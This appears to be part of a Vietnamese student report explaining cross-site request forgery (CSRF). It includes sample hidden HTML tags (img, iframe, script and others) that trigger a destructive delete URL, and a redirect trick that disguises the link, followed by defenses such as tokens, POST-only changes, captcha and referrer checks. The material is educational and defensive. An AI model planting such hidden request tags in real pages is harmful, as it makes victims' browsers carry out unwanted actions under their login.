* Các ứng dụng web hoạt động theo cơ chế nhận các câu lệnh HTTP từ người sử dụng, sau đó thực thi các câu lệnh này. Hacker sử dụng phương pháp CSRF để lừa trình duyệt của người dùng gửi đi các câu lệnh http đến các ứng dụng web. Điều đó có thể thực hiện bằng cách chèn mã độc hay link đến trang web mà người dùng đã được chứng thực. Trong trường hợp phiên làm việc của người dùng chưa hết hiệu lực thì các câu lệnh trên sẽ được thực hiện với quyền chứng thực của người sử dụng. Ta có thể xét ví dụ sau:
* Người dùng Alie truy cập 1 diễn đàn yêu thích của mình như thường lệ. Một người dùng khác, Bob đăng tải 1 thông điệp lên diễn đàn. Giả sử rằng Bob có ý đồ không tốt và anh ta muốn xóa đi một dự án quan trọng nào đó mà Alice đang làm.
* Bob sẽ tạo 1 bài viết, trong đó có chèn thêm 1 đoạn code như sau:

<img height="0" width="0" src="http://www.webapp.com/project/1/destroy">

* Để tăng hiệu quả che dấu, đoạn mã trên có thể được thêm các thông điệp bình thường để người dùng không chú ý. Thêm vào đó thẻ img sử dụng trong trường hợp này có kích thước 0x0 pixel và người dùng sẽ không thể thấy được.
* Giả sử Alie đang truy cập vào tài khoản của mình ở www.webapp.com và chưa thực hiện logout để kết thúc. Bằng việc xem bài post, trình duyệt của Alice sẽ đọc thẻ img và cố gắng load ảnh từ www.webapp.com, do đó sẽ gửi câu lệnh xóa đến địa chỉ này.
* Ứng dụng web ở www.webapp.com sẽ chứng thực Alice và sẽ xóa project với ID là 1. Nó sẽ trả về trang kết quả mà không phải là ảnh, do đó trình duyệt sẽ không hiển thị ảnh.
* Ngoài thẻ img, các thẻ html có thể sử dụng kĩ thuật trên có thể là:

<iframe height="0" width="0" src="http://www.webapp.com/project/1/destroy">

<link ref="stylesheet" href="http://www.webapp.com/project/1/destroy" type="text/css"/>

<bgsound src="http://www.webapp.com/project/1/destroy"/>

<background src="http://www.webapp.com/project/1/destroy"/>

<script type="text/javascript" src="http://www.webapp.com/project/1/destroy"/>

* Các kĩ thuật CSRF rất đa dạng, lừa người dùng click vào link, gửi email chứa các đoạn mã độc đến người dùng… Hacker còn có thể che giấu các link ở trên rất khéo léo. Ví dụ trong trường hợp thẻ img, người dùng có thể nhận ra nếu vào đường link chứa trong

<ing src="http://www.webapp.com/project/1/destroy"/>

* Tuy nhiên, người dùng sẽ rất có phát hiện nếu hacker dùng đường link như sau:

<img height="0" width="0" src="http://www.ahackersite.com/abc.jpg"/>

* và cấu hình lại máy chủ:

Redirect 302/abc.jpg [http://www.webapp.com/project/1/destroy"/](http://www.webapp.com/project/1/destroy%22/)>

* Như vậy người dùng sẽ rất khó để có thể phát hiện, vấn đề trách nhiệm phần lớn thuộc về các website của các nhà cung cấp.
* Cách phòng chống tấn công CSRF
* Dựa trên nguyên tắc của CSRF "lừa trình duyệt của người dùng (hoặc người dùng) gửi các câu lệnh HTTP", các kĩ thuật phòng tránh sẽ tập trung vào việc tìm cách phân biệt và hạn chế các câu lệnh giả mạo.
* ***Phía user***

Để phòng tránh trở thành nạn nhân của các cuộc tấn công CSRF, người dùng internet nên thực hiện một số lưu ý sau:

* Nên thoát khỏi các website quan trọng: Tài khoản ngân hàng, thanh toán trực tuyến, các mạng xã hội, gmail, yahoo… khi đã thực hiện xong giao dịch hay các công việc cần làm. (Check - email, checkin…)
* Không nên click vào các đường dẫn mà bạn nhận được qua email, qua facebook … Khi bạn đưa chuột qua 1 đường dẫn, phía dưới bên trái của trình duyệt thường có địa chỉ website đích, bạn nên lưu ý để đến đúng trang mình muốn.
* Không lưu các thông tin về mật khẩu tại trình duyệt của mình (không nên chọn các phương thức "đăng nhập lần sau", "lưu mật khẩu" …
* Trong quá trình thực hiện giao dịch hay vào các website quan trọng không nên vào các website khác, có thể chứa các mã khai thác của kẻ tấn công.
* ***Phía server***
* Có nhiều lời khuyến cáo được đưa ra, tuy nhiên cho đến nay vẫn chưa có biện pháp nào có thể phòng chống triệt để CSRF. Sau đây là một vài kĩ thuật sử dụng.
* **Lựa chọn việc sử dụng GET VÀ POST**
* Sử dụng GET và POST đúng cách. Dùng GET nếu thao tác là truy vấn dữ liệu. Dùng POST nếu các thao tác tạo ra sự thay đổi hệ thống (theo khuyến cáo của W3C tổ chức tạo ra chuẩn http) Nếu ứng dụng của bạn theo chuẩn RESTful, bạn có thể dùng thêm các HTTP verbs, như PATCH, PUThay DELETE
* **Sử dụng captcha, các thông báo xác nhận**
* Captcha được sử dụng để nhận biết đối tượng đang thao tác với hệ thống là con người hay không? Các thao tác quan trọng như "đăng nhập" hay là "chuyển khoản" ,"thanh toán" thường là hay sử dụng captcha. Tuy nhiên, việc sử dụng captcha có thể gây khó khăn cho một vài đối tượng người dùng và làm họ khó chịu. Các thông báo xác nhận cũng thường được sử dụng, ví dụ như việc hiển thị một thông báo xác nhận "bạn có muốn xóa hay k" cũng làm hạn chế các kĩ thuật Cả hai cách trên vẫn có thể bị vượt qua nếu kẻ tấn công có một kịch bản hoàn hảo và kết hợp với lỗi XSS.
* **Sử dụng token**
* Tạo ra một token tương ứng với mỗi form, token này sẽ là duy nhất đối với mỗi form và thường thì hàm tạo ra token này sẽ nhận đối số là"SESSION" hoặc được lưu thông tin trong SESSION. Khi nhận lệnh HTTP POST về, hệ thống sẽ thực hiên so khớp giá trị token này để quyết định có thực hiện hay không. Mặc định trong Rails, khi tạo ứng dụng mới:

class ApplicationController < ActionController::Base

protect\_from\_forgery with: :exception

end

* Khi đó tất cả các form và Ajax request được tự động thêm sercurity token generate bởi Rails. Nếu security token không khớp, exception sẽ được ném ra.
* **Sử dụng cookie riêng biệt cho trang quản trị**
* Một cookie không thể dùng chung cho các domain khác nhau,chính vì vậy việc sử dụng "[admin.site.com](http://admin.site.com/)" thay vì sử dụng "[site.com/admin](http://site.com/admin)" là an toàn hơn.
* **Kiểm tra REFERRER**
* Kiểm tra xem các câu lệnh http gửi đến hệ thống xuất phát từ đâu. Một ứng dụng web có thể hạn chế chỉ thực hiện các lệnh http gửi đến từ các trang đã được chứng thực. Tuy nhiên cách làm này có nhiều hạn chế và không thật sự hiệu quả.
* **Kiểm tra IP**
* Một số hệ thống quan trọng chỉ cho truy cập từ những IP được thiết lập sẵn.
  1. **Khó khăn**
* Đề tài còn mới mẻ đối với nhóm
* Nguồn thông tin rộng khó chọn lọc và tìm kiếm

# Kết luận và kiến nghị

# Danh mục tài liệu tham khảo

Stackoverflow.com

Securitydaily.net

<https://viblo.asia/p/ky-thuat-tan-cong-csrf-va-cach-phong-chong-amoG84bOGz8P>

https://viblo.asia/p/sql-injection-va-cach-phong-chong-OeVKB410lkW https://freetuts.net/ky-thuat-tan-cong-sql-injection-va-cach-phong-chong-trong-php-107.html